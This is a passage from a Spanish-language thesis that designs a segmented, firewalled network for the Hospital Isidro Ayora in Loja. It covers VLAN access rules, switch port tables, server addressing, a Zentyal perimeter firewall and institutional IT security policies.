


Ilustración 89. Solución 2.Topología de switch Core.

❖ **ACL VLAN**

Las reglas de control de acceso serán definidas en el mismo orden que se presentan a continuación:

- Permitir el acceso de la VLAN Administrativos y Médicos al Servidor SGH
- Permitir el acceso de la VLAN Administrativos al Servidor de Recaudación
- Permitir el acceso de VLAN de Administración a todas las VLAN.
- Permitir el acceso de todas las VLAN a Internet.
- Permitir únicamente la administración de equipos a direcciones IP de la VLAN Administración.
- Denegar el acceso a las interfaces de VLAN para la administración de los equipos.
- Denegar el acceso Intra-VLAN

❖ **Módulo de distribución**

El objetivo de este módulo es proveer conectividad de red a las diferentes estaciones de usuario final a través de equipos de distribución como Switch de capa 2 y los enlaces de cableado e inalámbricos.

Los Switch de capa 2 implementarán las VLANs previamente mencionadas definiendo para cada puerto una VLAN específica, y a la vez distribuyendo los dispositivos o equipos de acceso.

Topología de Red

La distribución de VLANs en los Switch de capa 2 se realiza considerando los equipos disponibles y el número de usuarios por VLAN.

Con la finalidad de abastecer la cantidad de usuarios en la red los switch de la capa de distribución permitirán también el acceso directo de los clientes, ya sean estos: teléfonos, impresoras, estaciones de trabajo o Puntos de Acceso inalámbrico.




Ilustración 90. Diseño de configuración del Módulo de Distribución.

La siguiente table muestra la distribución de puertos de los equipos de red.

Dispositivo	Asignación	Puerto
Switch Core 1	VLAN 2: Nativa Modo Trunk	fa0/1, fa0/6, fa0/12, Gi0/27
	VLAN 5: Internet	Gi0/28
	VLAN 100: Servidores	fa0/2, fa0/3
	VLAN 10: Voz	fa0/4
	VLAN 99: Administración	fa0/13, fa0/23
	Monitoreo	fa0/24
Switch Core 2	VLAN 2: Nativa Modo Trunk	Gib0/28, Gib0/25, fa0/1, fa0/2
Switch Distribución 1	VLAN 2: Nativa Modo trunk	fa0/1
	VLAN 50: Administrativos (Nativa) VLAN 10: Voz Modo Trunk	fa0/2 – fa0/24
Switch Distribución 2	VLAN 2: Nativa Modo trunk	fa0/1
	VLAN 50: Administrativos (Nativa) VLAN 10: Voz Modo Trunk	fa0/2 – fa0/24
Switch Distribución 3	VLAN 2: Nativa Modo trunk	fa0/1
	VLAN 40: Médicos (Nativa) VLAN 10: Voz Modo Trunk	fa0/2 - fa0/24
Switch Distribución 4	VLAN 2: Nativa Modo trunk	fa0/1
	VLAN 40: Médicos (Nativa) VLAN 10: Voz Modo Trunk	fa0/2 - fa0/14
	VLAN 10: Voz	fa0/14 – fa0/19
	VLAN 60: Operativos	fa0/20 – fa0/23
Switch Distribución 5	VLAN 2: Nativa Modo trunk	Gib0/25
	VLAN 10: Voz	fa0/1 – fa0/6
	VLAN 60: Operativos	fa0/7 – fa0/11
	VLAN 40: Médicos	fa0/14 – fa0/24
Switch Acceso 1	VLAN 10: Voz	fa0/1 – fa0/24

Tabla 47. Configuración de puertos Switch Core 1.

❖ **Módulo de Servidores**

En este módulo se encuentran los servidores de la red interna del hospital, los mismos que se conectan directamente al Core de la red, garantizando que sus servicios sean alcanzados por los usuarios finales.

Las amenazas reconocidas y que se pueden mitigar mediante este módulo son: Exploits a los servidores, paquetes sniffers y DoS, mediante:

- La configuración adecuada del switch de capa 3 para el acceso a los servidores.
- La implementación de VLANs privadas para los servidores evitando que intrusos puedan colocar programas Exploits en los servidores.

Los servidores que conforman este módulo son:

- Servidor de Sistema de Gestión Hospitalaria (SGH) y Sistema de Recursos Humanos (SGRHIA)
- Servidor de Recaudación
- Servidor de VoIp
- Servidor DHCP

A esta lista se incluye el Servidor DHCP de la red, en el cual se implementará interfaces de las VLAN: Médicos, Administrativos, Operativos y Administración, para proporcionar este servicio. Contará con una dirección IP de la VLAN de Administración, para su configuración y mantenimiento remotamente.

Estos servidores se ubicarán en la VLAN 100 y tendrán una dirección IP estática asignada de la siguiente forma.

Servidor	Dirección IP
Servidor SGH-SGRHIA	10.104.32.51
Servidor de Recaudación Sistema Mónica. Active Directory	10.104.32.52
Servidor VoIp	10.104.33.2
Servidor DHCP	10.104.31.27

Tabla 48. Asignación de Dirección IP a los Servidores de la red.

2.3.1.2. Bloque de Perímetro

En este bloque se encuentra el módulo de Internet, en donde se establecen las políticas necesarias para el acceso desde y hasta las redes internas y DMZ.

- **Módulo de Internet**

El módulo de internet es el módulo más crítico de la red, a través del cual se provee el servicio de internet y que aloja el servidor del sitio Web. La base principal de este módulo es la implementación de un equipo Firewall que permitirá controlar el acceso tanto al Servidor Web como a la red interna.

2.3.1.2.1. Primera Solución para el módulo de Internet

La opción 1 comprende la instalación e implementación del Servicio de Firewall en un equipo con tres interfaces para las zonas de red local, DMZ e instalar un Servidor Proxy para la red interna; instalar un equipo IDS en la DMZ así como HIDS en los servidores.




Ilustración 91. Seguridad Perimetral Firewall con tres interfaces de red.

Fuente: Autoras. **Realizado en:** Microsoft Visio 7.0

El servicio IDS en el switch de la DMZ realizará un monitoreo de las peticiones que ingresan a los servidores para poder detectar cualquier tipo de ataque.

2.3.1.2.2. Segunda Solución para el Módulo de Internet.

Implementar en un solo equipo los servicios de Firewall, Proxy con filtrado URL, IDS, con tres interfaces físicas para la red interna, DMZ, e internet.




Ilustración 92. Seguridad Perimetral Firewall con dos interfaces de red.

La zona DMZ constará de un servidor Web, en caso de requerir un nuevo servicio se puede implementar un switch de capa 2.

Considerando las opciones estudiadas, así como la reducción de costos de la implementación, se concluye implementar la segunda opción tomando en cuenta parámetros de configuración adecuados para el buen funcionamiento y seguridad de los equipos, así como la posibilidad del crecimiento de las redes internas.

El Firewall deberá implementar un motor de filtrado URL, para controlar el acceso de los usuarios internos hacia direcciones públicas específicas, además deberá realizar control de ancho de banda.

El correcto diseño de este módulo permitirá evitar amenazas resultantes del acceso a internet, con lo que se pretende:

- Evitar accesos no autorizados, mediante el filtrado realizado en el firewall de la red.
- Evitar ataques DoS, mediante una correcta configuración del router de internet y el firewall.
- Evitar IP Spoofing, mediante filtrado en el router de ISP y el firewall.

- Evitar paquetes Sniffers, a través de la configuración del firewall y la implementación de IDS.
- Ejecutar un motor de filtrado web, para evitar que los usuarios internos accedan a páginas no autorizadas o consideradas de alto riesgo.

El firewall es el principal componente para lograr combatir estas amenazas, todos los paquetes que no sean conocidos por el firewall serán borrados, Se debe filtrar el tráfico entrante a la red, en el router de internet, con el fin de evitar los ataques de negación de servicio al servidor web.

❖ **Firewall**

El firewall es el componente principal del esquema de seguridad, además al incorporar un Sistema IDS, se debe considerar las siguientes características o requerimientos de Hardware y Software.

Servicio	Especificación
Puerto	
Conexión a internet	1 puerto LAN
DMZ	1 puerto LAN
Conexión a la intranet	1 puerto LAN
Velocidad de puertos	10/100/1000 Base T
Seguridad	
Evitar DoS	Sí
Sistema IDS	Sí
Alta disponibilidad	Sí
Evitar Spoofing	Sí
Funcionalidad de red	
Dirección de red estática	Sí
NAT	Si
DNS	Sí
Rutas estáticas	Sí
Administración de ancho de banda	
QoS	Sí
Agrupación de usuarios para asignación de ancho de banda	Usuarios, grupos, subredes
Sistema	
Soporte para logs	Sí
Envío de alertas	E-mail
Administración	HTTPS/SSH

Tabla 49. Especificación de los servicios del Firewall.

En base a estas características se plantea el uso de la distribución Linux Zentyal Versión 2.2.1 para la Seguridad Perimetral, configurando algunos servicios de seguridad del perfil UTM, e Infraestructura, los cuales se describen a continuación:

- Firewall
- IDS
- Antivirus
- Filtro HTTP
- Filtro de Correo Electrónico
- DNS
- Monitor de Ancho de Banda.

La organización Zentyal plantea los siguientes requerimientos de hardware óptimos para su instalación en relación de acuerdo a los servicios que se van a ejecutar.

Perfil de Zentyal	Usuarios	CPU	Memoria	Disco	Tarjetas de red
Puerta de acceso	<100	P4 o equivalente	2G	80G	2 ó más
	100 ó más	Xeon Dual core o equivalente	4G	160G	2 ó más
UTM	<100	P4 o equivalente	1G	80G	1
	100 ó más	Xeon Dual core o equivalente	2G	160G	1
Infraestructura	<100	P4 o equivalente	1G	80G	1
	100 ó más	P4 o equivalente	1G	160G	1
Oficina	<100	P4 o equivalente	1G	2100G	1
	100 ó más	Xeon Dual core o equivalente	2G	1000G	1
Comunicaciones	<100	Xeon Dual core o equivalente	4G	2100G	1
		Xeon Dual core o equivalente	8G	1000G	1

Tabla 50. Requerimientos de hardware óptimos para instalación de Zentyal.




Ilustración 93. Configuración interfaces Zentyal Bloque Perímetro.

2.3.1.3. Bloque de ISP

El ISP proporciona Internet con un enlace de 3Mbps a través de un router. En algunas instituciones tanto públicas como privadas se posee un router particular para la administración de direcciones IPs públicas; sin embargo, la presente propuesta se limita a implementar un router particular considerando que actualmente no se requiere administrar enlaces WAN y el servicio de enrutamiento a internet y seguridad en este nivel del diseño se obtiene por parte del ISP bajo estrictas condiciones de confidencialidad, por otra parte no se posee los recursos necesarios para su adquisición.

El ISP deberá proveer los siguientes servicios:

- Internet
- DNS

El router del ISP será configurado con una dirección IP privada, una dirección IP pública para internet y una IP pública para el Servidor Web.

2.3.2. Diseño del Esquema de Red propuesto




Ilustración 94. Diseño del esquema de red propuesto para el H.I.A.L.

Fuente: Autoras. **Realizado en:** DIA

La siguiente tabla describe los requerimientos de los equipos por cada módulo del diseño.

BLOQUE	MÓDULO	EQUIPOS	CANTIDAD
BLOQUE PERÍMETRO	MÓDULO INTERNET	Servidor Firewall (Proxy)	1
		Servidor WEB	1
BLOQUE DE CAMPO	MÓDULO CORE	Switch Capa 3 (Multicapa)	2
		NIDS	1
	MÓDULO SERVIDORES	Servidor de Aplicaciones y VoIp, DHCP	4
	MÓDULO DE DISTRIBUCIÓN DEL EDIFICIO	Switch de Capa 2	5
	MODULO DE ACCESO DE USUARIOS	Switch de Capa 2	1

Ilustración 95. Distribución de equipos por módulos de SAFE.

2.4. Políticas de Seguridad

2.4.1. Introducción

Los requerimientos de seguridad que involucran las tecnologías de la información, en pocos años han cobrado un gran auge, y más aún con las de carácter globalizador como los son la de Internet y en particular la relacionada con el Web, la visión de nuevos horizontes explorando más allá de las fronteras naturales, situación que ha llevado la aparición de nuevas amenazas en los sistemas computarizados.

Llevado a que muchas organizaciones gubernamentales y no gubernamentales internacionales desarrollen políticas que norman el uso adecuado de estas destrezas tecnológicas y recomendaciones para aprovechar estas ventajas, y evitar su uso indebido, ocasionando problemas en los bienes y servicios de las entidades.

De esta manera, las políticas de seguridad en informática que proponemos emergen como el instrumento para concientizar a sus miembros acerca de la importancia y sensibilidad de la información y servicios críticos, de la superación de las fallas y de las debilidades, de tal forma que permiten a la Institución cumplir con su misión.

El proponer esta política de seguridad requiere un alto compromiso con la Institución, agudeza técnica para establecer fallas y deficiencias, constancia para renovar y actualizar dicha política en función del ambiente dinámico que nos rodea.

La propuesta ha sido detenidamente planteada, analizada y revisada a fin de no contravenir con las garantías básicas del individuo, y no pretende ser una camisa de fuerza, y más bien muestra una buena forma de operar el sistema con seguridad, respetando en todo momento estatutos y reglamentos vigentes de la Institución, para lo cual nos basamos en la Norma ISO 27000. *(Anexo K)*

Algunas acciones que por la naturaleza extraordinaria tuvieron que ser llevadas a la práctica como son: los inventarios y su control, se mencionan, así como todos los aspectos que representan un riesgo o las acciones donde se ve involucrada y que compete a las tecnologías de la información respecto a la problemática de seguridad informática organizacional.

2.4.2. Políticas para la Unidad De Gestión Informática del Hospital Isidro Ayora de la Ciudad de Loja

2.4.2.1. Medidas de seguridad para evitar daños por virus

1. No instalar software que no sea original o pre-instalado sin el soporte original, preferiblemente software sin licencias comerciales.
2. Utilizar discos externos y protegerlos contra escritura.
3. Analizar todos los discos nuevos que se introduzcan en los sistemas con un antivirus, incluso los discos vacíos (por que estos podrían contener virus en su sector de arranque).
4. Actualizar cada mes los patrones de los antivirus de los servidores.
5. Obtener los programas que se necesiten de Internet desde los sitios oficiales.

2.4.2.2. Políticas para protección contra el robo de identidad

1. No utilizar contraseñas que tengan algún significado, como fecha de nacimiento, nombres, número de teléfono, etc.
2. No utilizar contraseñas con palabras conocidas en cualquier idioma. Es importante que la contraseña contenga mínimo 8 caracteres letras mayúsculas, minúsculas y números.
3. Nunca enviar contraseñas por e-mail, Messenger, chats, etc.
4. No emplear la misma contraseña para todos los servicios ni equipos.
5. Cambiar anualmente las contraseñas de equipos y servidores o cuando se ha identificado accesos no autorizados.

2.4.2.3. Políticas para proteger la red inalámbrica

1. Mantener siempre habilitado la autenticación WPA en los dispositivos de acceso inalámbrico.
2. Utilizar contraseñas robustas para administración de los equipos de acceso inalámbrico con la combinación de números y símbolos.
3. Limitar el número de computadoras que pueden conectarse a la red inalámbrica a través del servicio DHCP.
4. No utilizar cuentas con privilegios administrativos para navegar por Internet.

2.4.2.4. Políticas de Respaldos y prevención

1. Los recursos o activos de información, deben estar adecuadamente protegidos contra daños físicos, accidentales o intencionales
2. La Unidad de Gestión Informática (UGI) es responsable por la definición, inclusión y mantenimiento de los elementos a respaldar en todas las plataformas informáticas y sistemas de información de la Institución.
3. La Unidad de Gestión Informática es responsable de la administración de los medios de almacenamiento externo, asignación, reutilización, desincorporación, custodia y traslados entre las instalaciones de la organización.
4. La salida de los medios almacenamientos de información debe ser debidamente autorizada y registrada.
5. Los recursos o activos de información, deben estar adecuadamente protegidos contra daños físicos, accidentales o intencionales
7. Todo respaldo que se desee ejecutar periódica o esporádicamente debe contar con una documentación mínima que sirva de guía para el área de operación y/o almacenamiento.
8. Los recursos o activos de información, deben estar adecuadamente protegidos contra daños físicos, accidentales o intencionales

2.4.2.5. Políticas de cumplimiento de labores diarias y rutinas de seguridad.

1. El horario de atención de la Unidad de Gestión Informática del Hospital Isidro Ayora de Loja es en la mañana de 08:00 a 12:00 y en la tarde de 13:00 a 16:00 en dias laborables de lunes a viernes.
2. Mantener informado al responsable de la UGI sobre cualquier situación anómala que ocurra durante su jornada de trabajo.
3. Participar en los proyectos asignados al área y reportar oportunamente los avances de las tareas asignadas.
4. Monitorear que se cumplan las políticas de los respaldos.
5. Llevar registro de novedades diarias.
6. Llevar registros de finalización de las actividades diarias.
7. Informar al responsable de la UGI sobre cualquier recepción de material de trabajo.

8. Informar al responsable de la UGI sobre el estado de la existencia de materiales y dar aviso si cualquier rubro muestra escasez.
9. Archivar los medios de almacenamiento en un lugar seguro.
10. Preparar y registrar medios a trasladarse a bodega y viceversa.
11. Cumplir con los controles y normas para la entrega de medios a usuarios internos y externos.
12. Cumplir con el horario de acuerdo a sus funciones.
13. Sugerir cambios que mejoren cualquier proceso o tarea que esté bajo su responsabilidad.
14. Participar en la definición y mantenimiento de las políticas y metodologías que permitan la mejor utilización de los recursos.Todo empleado o pasante de la UGI debe conocer y comprometerse formalmente a cumplir la normativa, asumiendo las medidas disciplinarias establecidas en caso de violaciones de las mismas.
15. Mantener informado al responsable de la UGI sobre cualquier situación anómala que ocurra durante su jornada de trabajo.
16. Participar en los proyectos asignados al área y reportar oportunamente los avances de las tareas asignadas.
17. Realizar una configuración de la seguridad al o los navegadores de Internet como mínimo a "Media".
18. Actualizar los sistemas de los Servidores, con los parches de seguridad respectivos.
19. Nunca revelar contraseñas por chat ni por correo electrónico.
